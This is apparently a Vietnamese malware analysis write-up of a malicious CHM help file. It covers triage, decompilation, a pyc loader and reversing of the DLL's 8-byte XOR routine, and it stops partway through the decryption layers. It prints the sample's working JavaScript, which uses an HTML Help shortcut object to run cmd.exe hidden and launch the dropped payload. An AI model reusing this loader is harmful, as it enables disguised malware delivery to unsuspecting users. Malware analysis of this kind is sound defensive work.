Overview

Sample này mình lấy trên MalwareBazzar, link tại đây:
hxxps://bazaar.abuse.ch/sample/a0d5b30578acd1df9139e7a8a4bfc659dc2cf48f4dc0c5804b70890adeb9fa21/
1. Analysis

Với DIE, mình chỉ xác định được đây là file CHM như thường, không có gì đặc biệt về header

Đối với VirusTotal, chúng ta có kết quả khá bất ngờ, 28/61 detect, chứng tỏ file CHM này có vấn đề.

Binwalk cũng không có gì đặc biệt, chúng ta sẽ chuyển qua Decompile file này.

Mình sẽ dùng hh với -decompile để bắt đầu decompile.

Trong một folder với tên đặt ngẫu nhiên sau khi đã decompile (_MecerYleDG), mình sẽ có thêm 1 file Word với tên Word Document - 2026 BBBC, một file pyc và dll.

Bên trong _WcWWXugOou, có vẻ mình có một app viết bằng C# (nhìn qua file DLL) và một file có icon Python
Và cuối cùng, trong _KolzhNtpUi, mình sẽ có một file HTML khi được mở trong browser nhìn như vậy:

Sẽ có thêm 2 nút Yes/No nếu chạy qua hh

Kể cả khi người dùng có ấn Yes hay No, function này sẽ được thực thi
function loaded() {
var Y = location.href.lastIndexOf('::')
var path = location.href.substring(14, Y);
path = path.split("%20").join(" ");
at.style.display = 'none';
aa.innerHTML += '<OBJECT id=a classid="clsid:41B23C28-488E-4E5C-ACE2-BB0BBABE99E8"><PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Text: Yes "><PARAM name="Item1" value=",cmd.exe, /c start /min cmd /c "hh -decompile %tmp%\\rupt ' + path + ' &&set PYTHONHOME=&& start /min cmd /c %tmp%\\rupt\\_MecerYleDG\\_WcWWXugOou\\_pJifgWSwPi.exe %tmp%\\rupt\\_MecerYleDG\\_xSiWWWuYLk.pyc""><PARAM name="Item2" value="273,1,1"></OBJECT>';
bt.style.display = 'none';
bb.innerHTML += '<OBJECT id=b classid="clsid:41B23C28-488E-4E5C-ACE2-BB0BBABE99E8"><PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Text: No "><PARAM name="Item1" value=",cmd.exe, /c start /min cmd /c "hh -decompile %tmp%\\rupt ' + path + ' &&set PYTHONHOME=&& start /min cmd /c %tmp%\\rupt\\_MecerYleDG\\_WcWWXugOou\\_pJifgWSwPi.exe %tmp%\\rupt\\_MecerYleDG\\_xSiWWWuYLk.pyc""><PARAM name="Item2" value="273,1,1"></OBJECT>';
}
window.onload = loaded;
Phân tích sâu hơn về function được chạy này, nó sẽ thực hiện những việc sau
Decompile file
chm:cmd /c "hh -decompile %tmp%\\ruptUnset biến môi trường
PYTHONHOME:set PYTHONHOME=Chạy file
%tmp%\\rupt\\_MecerYleDG\\_WcWWXugOou\\_pJifgWSwPi.exevới param%tmp%\\rupt\\_MecerYleDG\\_xSiWWWuYLk.pyc
Như vậy ta có thể suy ra _pJifgWSwPi.exe chính là Python được embed trong file runner, và khi kiểm tra có vẻ là như vậy:

File này valid và được sign bởi Python Software Foundation
Tiến hành decompile file _xSiWWWuYLk.pyc, có thể thấy file này chỉ thực hiện load DLL từ file _WwWQPVGiYq.dll

Tiếp tục sử dụng DIE để xác định file type của file DLL kia:

Có vẻ chỉ là một file DLL được viết bằng C/C++ và compile bằng MSVC 2019, mình sẽ tiến hành decompile file này.
1.1. Phân tích file DLL
Đưa file DLL vào IDA để bắt đầu rev, mình sẽ check hàm Run() như được export sau khi decompile từ file pyc kia

Và bên trong chương trình, mình tìm thấy một hàm author dùng để thực hiện Decrypt XOR với key lặp 8 byte (đã đổi tên các biến và tên function)

Hoặc ngắn gọn hơn, chúng ta có thể viết lại function này như sau:
for (i = 0; i < data_size; i++)
{
	pPlaintext[i] = pCiphertext[i] ^ pKey[i % 8];
}

Sau khi đã gặp quá nhiều rabbit hole, mình quyết định nhìn lại file structure, sau đó phát hiện ra file docx là giả :)
 Kiểm tra xref gọi function
 ReadFile, mình có thể thấy có hàm gọi function này, cùng phân tích nhé.
1.2: Giải mã file:

Tại đây, có thể thấy FileHandler được tạo.

Kiểm tra thêm, mình thấy một function handle việc tìm file,
Process thêm với UTF16-LE với key được hardcode trong chương trình, có thể thấy chính xác executable này load file Word Document - 2026 BBBC.docx
.data:0000000180028738 byte_180028738 db 0D6h, 0C7h, 0DCh, 0F9h, 0EAh, 0C9h, 0A3h, 0E5h, 8 dup(0) => (D6 C7 DC F9 EA C9 A3 E5)
Sau khi đã XOR để biết được tên file, chương trình sẽ tiếp tục thực hiện XOR thêm 2 layer nữa, mình sẽ tiếp tục phân tích
Layer 1 XOR
